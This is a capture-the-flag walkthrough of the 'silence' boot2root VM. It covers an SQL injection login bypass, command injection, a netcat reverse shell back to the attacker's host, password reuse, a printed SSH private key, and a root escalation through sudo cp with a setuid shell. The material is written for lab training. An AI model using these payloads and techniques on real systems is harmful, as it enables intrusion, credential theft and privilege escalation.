silence Boot2root

A walkthrough by Justin Kelly <jkelly@barracuda.com>

Finding silence

I have the VM running in VirtualBox, and I know it's somewhere on my 172.17.24.0/24 network (being served by a dhcpd that I control). Running a host discovery scan using nmap helps me to find where it is:

```
~ % nmap -sn 172.17.24.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-29 14:02 AEST
Nmap scan report for 172.17.24.1
Host is up (0.00047s latency).
Nmap scan report for silence (172.17.24.87)
Host is up (0.00021s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.01 seconds
```

I have both of my dhcpd and DNS services being provided by dnsmasq. This allows for tight integration and hostname enrolment in DNS, meaning that my scan shows the hostname "silence" in its output. Your mileage may vary on this front; do what you need to do to find the IP address of the VM.

Port scan

We again use nmap to discover open services on the VM.

The "-A" option enables "OS detection, version detection, script scanning, and traceroute" making our output more verbose.


```
~ % nmap -A 172.17.24.87

Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-29 14:08 AEST
Nmap scan report for 172.17.24.87
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 6c:61:96:bd:da:ed:70:ff:16:de:fb:db:f4:63:e8:7a (DSA)
|   2048 b9:f4:98:96:e5:1a:cd:c6:fe:07:0e:cd:d4:c4:29:2d (RSA)
|_  256 27:cc:7a:06:e3:a0:72:01:97:30:ea:d1:3e:3d:1f:21 (ECDSA)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Music Manager
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          49994/tcp  status
|_  100024  1          54942/udp  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

SQL Injection --> Auth Bypass

Knowing that port 80 is open, browsing to http://172.17.24.87 we are greeted with a login form:



We can imagine that what is input via this form may end up in an SQL query similar to one of the following:

```
SELECT * FROM users WHERE username = '$USERNAME' AND password =
'$PASSWORD';
SELECT * FROM users WHERE username = '$USERNAME' and password_hash =
'$HASH_OF_PASSWORD';
```


By submitting the following:

- Username = a' OR 1=1;-- -
- Password = foobar

The backend SQL query might end up similar to one of the following:


```
SELECT * FROM users WHERE username = 'a' OR 1=1;-- - AND password =
'foobar';
SELECT * FROM users WHERE username = 'a' OR 1=1;-- - AND password =
'<HASH_OF_FOOBAR>';
```

Whichever is the case, we find that submitting these values results in us being logged in to the web application:




Command Injection

Poking around the application while our browser is proxied through Burp Suite gives us insight in to how the site is structured and how various functionality is implemented using GET and POST requests. An example of this is that when using the "peek" functionality, a POST request is triggered with the name of the user we are "peeking" in the POST body:



By right-clicking on this request in the "HTTP History" tab, it is sent to the "Repeater" tab for us to play with. When sending the original, unmodified request off using Repeater, we see in the bottom-right of the Burp window that the request takes approx. 19ms (in my lab) to complete.



We find that it is possible to inject a ping command in to the peekAt parameter value using the $(..) subshell syntax. The server must be using the value (which is usually "agarfunkel" or "psimon") in a shell command on the server. By introducing the text $(something) in to this value, the command "something" is run on the server and its output is used in place of the original string.

For example, injecting the command:

```
ping -c 8 127.0.0.1
```

Will cause the server to ping localhost 8 times before the code can continue running. When we do this, we see the response time shoot up from 19ms to about 7000ms. This delay that we have been able to introduce proves that we can inject and execute our own shell commands on the server.

Reverse Shell


After setting up a reverse shell listener on our own machine:

```
~ % nc -lvp 4444
listening on [any] 4444 ...
```

We put together the required command to launch nc on the server, having it launch an instance of the bash shell, connect back to our own nc (my computer's IP address is 172.17.24.1) and present us with a reverse shell:

```
nc -n -e /bin/bash 172.17.24.1 4444
```

Using burp to execute this from within our command injection vector:



Our own nc springs to life with a reverse connection:

```
~ % nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.24.1] from silence [172.17.24.87] 42038
```

Even though we don't get the usual "$" prompt, this is a functional instance of bash running on the VM. We can send commands, and get responses:

```
whoami
www-data

uname -a
Linux silence 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1+deb8u6
(2015-11-09) x86_64 GNU/Linux
```

Password reuse --> lateral movement to "psimon"

You may have noticed the following in the HTML source of the webapp:

```
<!--
<div class="messages">
            Checking CSRF Token - M: GET C: 0<br/>
        Auth state: y<br/>
        Checking auth - A: 1<br/>
        Dammit Paul, you need to stop reusing your passwords!<br/>
</div>
```

This is a hint that Paul's password might be hanging around somewhere.

Looking at /etc/passwd, we see there is a "psimon" account on the machine itself:

```
cat /etc/passwd
< ... SNIP ... >
psimon:x:1001:1001::/home/psimon:/bin/bash
```

And looking at the source of the web application, we see the MySQL database password is "kathy":

```
cat /var/www/html/dbconfig.pl
conString => 'DBI:mysql:database=music;host=localhost',
dbUser => 'psimon',
dbPass => 'kathy',      # haven't we been through this Paul? Stop
reusing your damn passwords!
```

Relieving ourselves of the pain of a nc reverse shell (you don't realise how useful tab-completion is until you don't have it, right?) we can ssh in as "psimon" using the password "kathy":

```
~ % ssh psimon@172.17.24.87
The authenticity of host '172.17.24.87 (172.17.24.87)' can't be
established.
ECDSA key fingerprint is
SHA256:iPthAzVf5Oq8swZHkM2oOpMmc1bwiAkkRNJOdci7lCk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.17.24.87' (ECDSA) to the list of
known hosts.
psimon@172.17.24.87's password:

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
psimon@silence:~$
```

Grabbing the git repo --> agarfunkel's password

As psimon, having a peek at his .bash_history file reveals the URL of a Stash repo:

```
psimon@silence:~$ cat .bash_history
git clone ssh://git@stash.cudaops.com:7999/bnsec/silence-webapp.git
cat silence-webapp/README.md
su - agarfunkel
mysql --user=root -p < setup.sql
rm -rf silence-webapp
exit
```

Cloning a git repo is often made possible using an ssh key. Luckliy for us, psimon has left his ssh key hanging around on the server (He should have used agent forwarding for the git clone!)

```
psimon@silence:~$ ls -la .ssh
total 16
drwx------ 2 psimon psimon 4096 Dec 13 22:47 .
drwxr-xr-x 3 psimon psimon 4096 Dec 13 22:48 ..
-rw------- 1 psimon psimon 1679 Dec 13 22:47 id_rsa
-rw-r--r-- 1 psimon psimon  388 Dec 13 22:47 id_rsa.pub
psimon@silence:~$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEApfNNDUKrPHa+xMk3EAEZqHejN/c5kUAE28kHTcs11IUVbC2V
6AmHrdwWJ09lHCDGpDceQQLCntFyJPoSK2vfmdQFP8ud7ZCVBbU+li1Zu+567Mm4
VRcQsrGRnJWNwNJ0sJIUmYW1s7HNadzceGzOR38IB3g0urvlKpgR8tTd4RpbeEfm
s2GeSbFTklGVDC0h60/g0d/P8L9jq8p7RWttH9VxARnv/0tHxfb98iWEx9tCXjRd
SBYie2mlg8T5G8j5rx/2u0PP7RT4YcBZBJ5t69b7Y0B2ZPB6imjf//v0doFtQB4E
wpJbEUPXQRGehsncFhMQa8f3gi0A8t3miZ/ypwIDAQABAoIBACCAFNALBYQy8UuS
6LC+tmqy+4lDZsfWlN0Ccua+bI1xfu+PwfMOor7fAouyVef7V0vj643p33nBJSyu
uQ498y2qQ1jqJMTY8waKJ3a77P4MR5DGNM6dVMzaT90twPRJg0btZRFoCVzm7obU
FW2USZXhAA6OcS09DTWZULKRE984vIGrt/xoVIa8d1sDqSueFYvKZDn6oFvmSjMD
bMiPau2J2+UQRHg1uZhfqnw6qZUpFJqDsGMmPF1NVUYsv30IZ5s4xS0KDO8weMuM
8WmYf9x4Hk39bMX5kFzKVi40h3SkD19B7D2r65q18dq1/fsvnSaBHFCNObR471pL
HY03iLECgYEA0NFB8fjq03a69C9f7dLGPlyRiewhTxiv1d4C/w7l+Xc4A5VpsUiH
DnHCCe6ljri0Pg6NZl3kfVsjw+uA2hc3j2ioNY5sIdxKRe/7Ep+JEkX1BxQLRv6m
b3iu43HvCKWL+A+AqHDx70ZT3pTBVUCFJC1sf7BA8yiDPfT9536TTF8CgYEAy3J2
ZTff8jHxXU12Xdv46AcitGT1kOO8YR60mdUQUoKaaDJNWEEqB4sIHlwni/Pu/qeb
GVLvYD5gb+VBUMlAmnN1DdRR7RvA8avME74aDlcJ48CkmvABg8rEPTUPQvRfJgUg
sQkKuZFDnIMRyIXh8RcO+8RAtEFbVvFMzUXJfrkCgYEAp5WJCxztuNAsshPjNQZX
O20nED2FbekuFMGcPf5C6raXKakbrb+7RAhf5YC1NZlebf9X07O+0Cv4xB+YxW6k
lF81v+WROouEwCQcp5GJfDTQtOGNO2jbQdLk6HxjjdjuQCKQ6p3aTGFwpc1Ua4rg
T2x1CvT06zC0Q2D+9G5M4JkCgYA6M+PVLzf9NPaFJ80OKwk5cBkonJ14Nv7EliE6
xS6nPD/qQUHJVtMsV0UaUmjp6/5akh6YDxb2ZMH4IREfiIPX6+H3898AQ2leejSn
DUKtCY+Fva4ZuUHlr1OW4yAbmofB+8OPgjO0RO+fzgt/X3X1IBCkTE/qgawc4mmD
bEyp2QKBgQDPyIn2TE/dIYpujg9EOMRp4L3abNrAxV9ee6N75qXSE64E2QoRA4dO
U+/AMZ6ZYGvcv2wk5oUUZxkJanejlMrvZ7mEitjBfL/of4uFUKn5q3/v1jTT2ApB
lM1tki7u62wiMLKQARhKGk4TmBWWmvDrPZxyJhKuIy8rNFd/Qd5uKw==
-----END RSA PRIVATE KEY-----
```

Using this ssh key (which git does automagically for us) we can clone the git repo and look for juicy secrets.

```
psimon@silence:~$ git clone
ssh://git@stash.cudaops.com:7999/bnsec/silence-webapp.git
Cloning into 'silence-webapp'...
The authenticity of host '[stash.cudaops.com]:7999
([10.8.4.86]:7999)' can't be established.
RSA key fingerprint is
89:ed:a1:1d:3d:af:0a:e3:76:e2:c6:6f:5e:c3:0a:ff.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added
'[stash.cudaops.com]:7999,[10.8.4.86]:7999' (RSA) to the list of
known hosts.
remote: Counting objects: 28, done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 28 (delta 1), reused 0 (delta 0)
Receiving objects: 100% (28/28), 47.99 MiB | 103.00 KiB/s, done.
Resolving deltas: 100% (1/1), done.
Checking connectivity... done.
```

Digging through the loot, we find that agarfunkel's password is "JaMes1990" (recall that psimon's .bash_history indicates he was able to su to agarfunkel)

```
psimon@silence:~$ cat silence-webapp/README.md
Simon & Garfunkel Music Manager
===============================

Say hello to darkness, your old friend.

Install
-------

1. Clone the repo
2. su to agarfunkel (Password: JaMes1990 )
3. do `sudo cp www/* /var/www/html/`
4. do `mysql --user=root -p < setup.sql` and enter the MySQL root
password when requested
```

Using su and this password, we find ourselves being agarfunkel

```
psimon@silence:~$ su - agarfunkel
Password:
agarfunkel@silence:~$
```

Abuse of sudoers

Peeking at agarfunkel's .bash_history, we see he is a sudoer

```
agarfunkel@silence:~$ cat .bash_history
sudo cp /home/psimon/silence-webapp/www/* /var/www/html/
exit
```

Running "sudo -l" we see that he is able to execute "/bin/cp" with root privileges:

```
agarfunkel@silence:~$ sudo -l
Matching Defaults entries for agarfunkel on silence:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User agarfunkel may run the following commands on silence:
    (ALL) NOPASSWD: /bin/cp
```

There are many ways to use "cp" to gain root privileges. One such way is to create a setuid copy of the "dash" shell as agarfunkel (such that executing it will spawn a shell as the owner of the file - which is agarfunkel) then use "sudo cp --preserve=mode" to make a copy of this setuid dash as root, preserving its setuid-ness such that executing it will spawn a shell as the owner of the file - which is now root.

```
agarfunkel@silence:~$ cp /bin/dash ./setuid_dash
agarfunkel@silence:~$ chmod u+s setuid_dash
agarfunkel@silence:~$ sudo cp --preserve=mode setuid_dash
setuid_root_dash
agarfunkel@silence:~$ ls -la setuid_root_dash
-rwsr-xr-x 1 root root 125400 Feb 28 21:34 setuid_root_dash
```

Executing this copy of dash gives us an "effective" user ID of root:

```
agarfunkel@silence:~$ ./setuid_root_dash
# id
uid=1000(agarfunkel) gid=1000(agarfunkel) euid=0(root)
groups=1000(agarfunkel),24(cdrom),25(floppy),29(audio),30(dip),44(vi
deo),46(plugdev),108(netdev),114(bluetooth)
```

This lets us read and write files that only the root user would have access to, and so is very near to having a real user ID of root. Escalating this access to true "root" (e.g. via a program that does setuid(0) and setgid(0)) is an exercise for the reader.

The privileges we have are sufficient to read sensitive files such as the shadow file:

```
# head /etc/shadow
root:$6$HoXbb3Ob$1I9YouMQG0O/JB4lWz2.jgAz3asUQo3/uLWrP8asDvuHjgpSats
98j5vf2dm7YdcjegKG5IgQGScZA6MkUiUC0:16783:0:99999:7:::
daemon:*:16780:0:99999:7:::
bin:*:16780:0:99999:7:::
sys:*:16780:0:99999:7:::
sync:*:16780:0:99999:7:::
games:*:16780:0:99999:7:::
man:*:16780:0:99999:7:::
lp:*:16780:0:99999:7:::
mail:*:16780:0:99999:7:::
news:*:16780:0:99999:7:::
```

And the final flag:

```
# cat /root/flag3.txt
flag3{HELO_d4rkn3ss_my_0ld_Fr1end}
```